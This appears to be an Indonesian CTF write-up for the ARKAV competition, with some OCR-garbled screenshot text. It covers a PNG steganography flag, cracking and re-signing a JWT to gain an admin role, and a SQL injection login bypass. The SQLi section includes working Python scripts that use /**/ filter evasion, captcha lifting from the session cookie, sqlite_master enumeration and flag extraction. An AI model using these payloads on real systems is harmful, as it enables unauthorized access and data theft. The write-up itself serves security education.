


Part 1:

ARKAV{no_pattern_is_safe_here

Part 2:

Lalu fix lagi menggunakan https://github.com/ryanking13/png-unhide dan didapatkan full flag.



Part 1:

ARKAV{no_pattern_is_safe_here

Part 2:

_except_my_heart}

test_fixed.png 1080 x 1920 939.3 kB 41.7%


WEB

Beta Token

Flag: ARKAV{g00d_lUck_0n_Th3_N3xt_Ch4ll3ng3_14923857109213}

Informasi Terkait Soal

Diberikan sebuah web dengan fungsionalitas untuk login dan melihat flag




Only *those who know* the secret of the boulder
can change the token and ascend their role on this world.

Lalu kita bisa login dengan siapapun. Untuk mendapatkan flag, kita perlu mengubah status kita menjadi admin.


Pendekatan

Membaca deskripsi soal, saya langsung kepikiran buat crack menggunakan jwt-tool.



```
┌──(kali㉿kali)-[~/arkav]
└─$ jwt-cracker --token eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
dlists/rockyou.txt
SECRET FOUND: 12341234
Time taken (sec): 0.412
Total attempts: 20000
```

Selanjutnya, gunakan jwt-editor untuk melakukan signing pada jwt menggunakan data yang baru:



```
JWT  1 - eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiQURNSU4
Serialized JWT
eyJyb2xlIjoiQURNSU4iLCJpYXQiOjE3NDIwNjA2MDUsImV4cCI6MTc0MjA2ND
-h913qS59b6bsFEps7yPXrCIXNAlf80K6gxL6bHrUZg

Header
    "alg": "HS256",
    "typ": "JWT"
}

Payload
    "iat": 1742060605,
    "exp": 1742064205
}

Signature
FA 1F 65 DE A4 B9 F5 BE 9B B0 51
B0 88 5C D0 25 7F CD 0A EA 0C 4B

Information
25
```

```
          \         |   \
   | $$$$$$$\  _______  _| $$_      ______
   \$$$$$$$$_______   | $$    __   _______   ________
   | $$__/ $$ /       \|    $$ \    |         \
                | $$  /       \ | $$  /  \ /       \ |
        \
   | $$     $$|  $$$$$$\\$$$$$$     \$$$$$$\
              | $$ |  $$$$$$\| $$_/  $$|  $$$$$$\|
   $$$$$$$\
   | $$$$$$$\| $$     $$ | $$ __  /       $$
              | $$ | $$   | $$| $$    $$ | $$     $$|
   $$   | $$
   | $$__/ $$| $$$$$$$$ | $$|  \|  $$$$$$$
              | $$ | $$__/ $$| $$$$$$\ | $$$$$$$$|
   $$   | $$
   | $$     $$ \$$      \  \$$  $$ \$$     $$
              | $$  \$$     $$| $$  \$$\ \$$       \|
   $$   | $$
   \$$$$$$$   \$$$$$$$   \$$$$   \$$$$$$$
               \$$   \$$$$$$  \$$    \$$  \$$$$$$$
   \$$    \$$
      </pre>
      <p style="text-align:center;">
        ARKAV{g00d_lUck_0n_Th3_N3xt_Ch4ll3ng3_149238571
        09213}
      </p>
    </div>
  </body>
</html>
```

Hasil


ARKAV{g00d_lUck_0n_Th3_N3xt_Ch4ll3ng3_14923857109213}

TabTabiTab

Flag: ARKAV{t4btab1tAb_bLacKboX_bl1ndSQli_C4ptcHa_ak4n_Ku_h4dap1_s3Muanya4}

Informasi Terkait Soal


Diberikan sebuah web dengan fungsionalitas untuk login, ya, hanya login.



Tab Tabi Tab

Username	dGFidGFiaXRhYmNhdA==
Password	••••••••••••
Captcha: **7172**	7172


Untuk login, kita perlu login sebagai tabtabitabcat, dan tabtabtab, data tersebut masing-masing kemudian di base64 encode. Pada saat yang sama kita harus mengirimkan captcha yang valid, dimanan captcha tersebut bisa kita dapatkan dari session yang didapatkan saat akses page login menggunakan GET method.



Nama	Nilai	Do...	P..	Expi...	Ukuran	Htt...	S...	S..	P...	C...	P...
session	eyJjY...	20....	/	Sesi	66	✓					M...
td_cookie	1040...	20....	/	202...	19						M...

Cookie Value ☐ Tampilkan URL yang didekode

```
eyJjYXB0Y2hhIjoiNjk4MyJ9.Z9XCBA.vEISp7eOAWrGIBUzPshuii5Fspc
```



Paste a JWT below that you'd like to decode, validate, and verify.

The second segment, the JWT payload, must represent a completely valid JSON object conforming to RFC 7519.

Please address JWT issues to verify signature.

```
eyJjYXB0Y2hhIjoiNjk4MyJ9.Z9XCBA.vEISp7eOAWrGIBUzPshuii5Fspc
```


```
{
  "captcha": "6983"
}
```

```
g��
```

Pendekatan


Melihat soal sebelumnya saya kepikiran untuk bruteforce tapi gabisa, jadi yaudah saya coba cara lain, dan ternyata kita bisa melakukan SQLI di formnya (maaf probsetter karena saya kepikiran buat bf terus habis liat soal pertama hehe).

Ketika kita coba union select yadayadayada, ternyata ada terdapat filtrasi yang membuat permintaanya invalid, sehingga kita bisa bypass dengan menggunakan /**/



```python

r = cl.get("http://20.195.43.216:8031/login")
cookie = r.cookies["session"]
cookie = json.loads(base64.b64decode(cookie.split(".")[0]).decode())
captcha = cookie["captcha"]

# user = f"'/**/UNION/**/SELECT/**/*/**/FROM/**/fl4gz_1s_h3re;-- -"
# user = f"'/**/UNION/**/SELECT/**/'Djumanto'/**/;-- -"

user = f"' UNION SELECT 'Djumanto';-- -"
data = {
    "username": base64.b64encode(user.encode()).decode(),
    "password": base64.b64encode(";-- -".encode()).decode(),
    "captcha": captcha
}
r = cl.post("http://20.195.43.216:8031/login", data=data, cookies={"session": r.cookies["session"]})
print(r.text)
try:
    print(json.loads(base64.b64decode(r.cookies["session"].split(".")[0]+"==").decode()))
except:
    pass
```


```
 ^C
 ALFA 2025-03-16 01:12:30  C:/Alfas/3_CTF_And_Pentes/Arkav/Minji/dist ⚠
→python3 .\cih.py
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.

{'_flashes': [{' t': ['danger', 'An error occurred: near "UNIONSELECT": syntax error']}]}
 ALFA 2025-03-16 01:17:23  C:/Alfas/3_CTF_And_Pentes/Arkav/Minji/dist ⚠
→
```



```python
r = cl.get("http://20.195.43.216:8031/login")
cookie = r.cookies["session"]
cookie = json.loads(base64.b64decode(cookie.split(".")[0]).decode())
captcha = cookie["captcha"]

# user = f"'/**/UNION/**/SELECT/**/*/**/FROM/**/fl4gz_1s_h3re;-- -"

user = f"'/**/UNION/**/SELECT/**/'Djumanto'/**/;-- -"
data = {
    "username": base64.b64encode(user.encode()).decode(),
    "password": base64.b64encode(";-- -".encode()).decode(),
    "captcha": captcha
}
r = cl.post("http://20.195.43.216:8031/login", data=data, cookies={"session": r.cookies["session"]})
print(r.text)
try:
    print(json.loads(base64.b64decode(r.cookies["session"].split(".")[0]+"==").decode()))
except:
    pass
```

```
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/account">/account</a>. If not, click the li

{'user': 'Djumanto'}
```


Setelah itu kita cari nama table lain yang exist



```python
r = cl.get("http://20.195.43.216:8031/login")
cookie = r.cookies["session"]
cookie = json.loads(base64.b64decode(cookie.split(".")[0]).decode())
captcha = cookie["captcha"]

# user = f"'/**/UNION/**/SELECT/**/*/**/FROM/**/fl4gz_1s_h3re;-- -"
user = f"'/**/UNION/**/SELECT/**/tbl_name/**/FROM/**/sqlite_master/**/WHERE/**/type='table'\
    /**/and/**/tbl_name/**/NOT/**/like/**/'sqlite_%'/**/LIMIT/**/1/**/OFFSET/**/0;-- -"
data = {
    "username": base64.b64encode(user.encode()).decode(),
    "password": base64.b64encode(";-- -".encode()).decode(),
    "captcha": captcha
}
r = cl.post("http://20.195.43.216:8031/login", data=data, cookies={"session": r.cookies["session"]})
print(r.text)
try:
    print(json.loads(base64.b64decode(r.cookies["session"].split(".")[0]+"==").decode()))
except:
    pass
```

```
{'user': 'users'}
ALFA 2025-03-16 01:20:12  C:/Alfas/3_CTF_And_Pentes/Arkav/Minji/dist
→python3 .\cih.py
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/account">/account</a>. If not, click the link.

{'user': 'fl4gz_1s_h3re'}
ALFA 2025-03-16 01:20:18  C:/Alfas/3_CTF_And_Pentes/Arkav/Minji/dist
→
```

Lalu read flag



```python
r = cl.get("http://20.195.43.216:8031/login")
cookie = r.cookies["session"]
cookie = json.loads(base64.b64decode(cookie.split(".")[0]).decode())
captcha = cookie["captcha"]

user = f"'/**/UNION/**/SELECT/**/*/**/FROM/**/fl4gz_1s_h3re;-- -"
# user = f"'/**/UNION/**/SELECT/**/tbl_name/**/FROM/**/sqlite_master/**/WHERE/**/type='table'\
#         /**/and/**/tbl_name/**/NOT/**/like/**/'sqlite_%'/**/LIMIT/**/1/**/OFFSET/**/0;-- -"
data = {
    "username": base64.b64encode(user.encode()).decode(),
    "password": base64.b64encode(";-- -".encode()).decode(),
    "captcha": captcha
}
r = cl.post("http://20.195.43.216:8031/login", data=data, cookies={"session": r.cookies["session"]})
print(r.text)
try:
    print(json.loads(base64.b64decode(r.cookies["session"].split(".")[0]+"==").decode()))
except:
    pass
```

```
{'user': 'fl4gz_1s_h3re'}
ALFA 2025-03-16 01:20:18  C:/Alfas/3_CTF_And_Pentes/Arkav/Minji/dist
→python3 .\cih.py
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/account">/account</a>. If not, click the link.

{'user': 'ARKAV{t4btab1tAb_bLacKboX_bl1ndSQli_C4ptcHa_ak4n_Ku_h4dap1_s3Muanya4}'}
